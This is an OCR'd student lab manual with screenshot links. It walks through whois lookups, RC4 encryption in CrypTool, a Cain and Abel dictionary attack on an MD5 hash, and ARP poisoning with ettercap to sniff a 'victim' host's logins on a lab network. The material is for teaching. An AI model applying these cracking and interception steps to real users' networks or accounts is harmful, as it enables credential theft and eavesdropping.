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PRACTICAL NO. 1
GOOGLE AND WHO IS RECONNAISSANCE


INPUT:


Step 1: open the WHO.is website

Step 2: enter the website name and hit the "Enter button"



OUPUT: Step 3: show you the information about www.youtube.com





PRACTICAL NO. 2


1. PASSWORD ENCRYPTION AND DECRYPTION AND CRACKING WITH CRYPTOOL AND CAIN AND ABLE

INPUT:


USE CRYPTOOL TO ENCRYPT PASSWORD USING THE RC4 ALGORITHM.

Step 1: go to the chrome and install crypTool from http://www.cryptool.org/en.ctldownloads.


Step 2: open the CrypTool



Step 3: then click on the file and create the new file and then type plain text.




Step 4: we encrypt this message so click on the encrypt/decrypt next click on symmetric (modern) then choose the RC4




Step 5: click the number of bits then encrypt.




Step 6: now it's encrypt




Step 7: we decrypt these messages so click on the encrypt/decrypt next click on symmetric (modern) then choose the RC4.



Step 8: click the number of bits then decrypt.



Step 9: now it's decrypt.




2. PASSWORD CRACKING AND WIRELESS NETWORK PASSWORD DECODING.

USE CAIN AND ABLE TO PERFORM A DICTIONARY ATTACK ON WINDOWS ACCOUNT PASSWORDS.

Step 1: go to the chrome browser and search the cain and able and then download it

Step 2: open the application and install it.




Step 3: then we need to download wincap 4.1.3 tools. So go to the chrome and download it.




Step 4: hen install it.


Step 5: then open the cain and able tool Step 6: op[en the software , then click on cracker tab then select the hash calculator.




Step 7: then we click hash calculator so add a text into the text to hash section then click on the calculator button. And then copy the MD5 hash value.



Step 8: then come back in to the home page then click the right button on the hash value and select the dictionary attack.




Step 9: after we click on dictionary attack, then go to file blank then click on the right button then select the add of list the go to the wordlist folder and select the wordlist.txt file and then click start button.



OUTPUT:

Now password are cracked.




PRACTICAL NO. 3

1. LINUX NETWORK ANALYSIS AND ARP POISIONING


INPUT:

Step 1: open the kali linux machine and open the kali linux terminal.


Step 2: type this command ifconfig into the terminal . And find the machine ip address




Step 3: then use ping command and machine ip address to test network connectivity and analyse the ip address ping 192.168.152.128.



Step 4: then use neststat command and view active network connections.




Step 5: then we use to tracroute 192.168.152.128 command to trace the route packets take to reach a target host



2. ARP PIOSIONING :

INPUT:

Step 1: open the kali linux terminal and type ifconfig and check the IP address in terminal.




Step 2: open up the terminal and type ettercap-graphical to start graphical version of ettercap.



Step 3: now click the "hosts " tab in the menu bar and click "scan for hosts" it will start scanning the whole network for the alive hosts.




Step 4: next click the “hosts” tab and select “host list” to see the number of hosts available in the network this list also includes the default gateway address. We have to be careful when we select the targets.




Step 5: now then our target is the 192.168.247.254 and other two ip router ip 192.168.247.1 and 192.168.2. so we will target 3 is a victim ip and other target 1 and 2 is the router ip.

Step 6: ow click on "MITM" means earth symbol click "ARP Poisioning" thereafter check the option "sniff remote connections " and click OK.



Step 7: click start and select “start sniffing”. This will start ARP poisioning in the network which means we have enabled our network card in “promiscous mode” and now the local traffic can be sniffed.

Step 8: now it's time to see the results; f our victim logged into some websites you can see the results in the toolbar of ettercap .

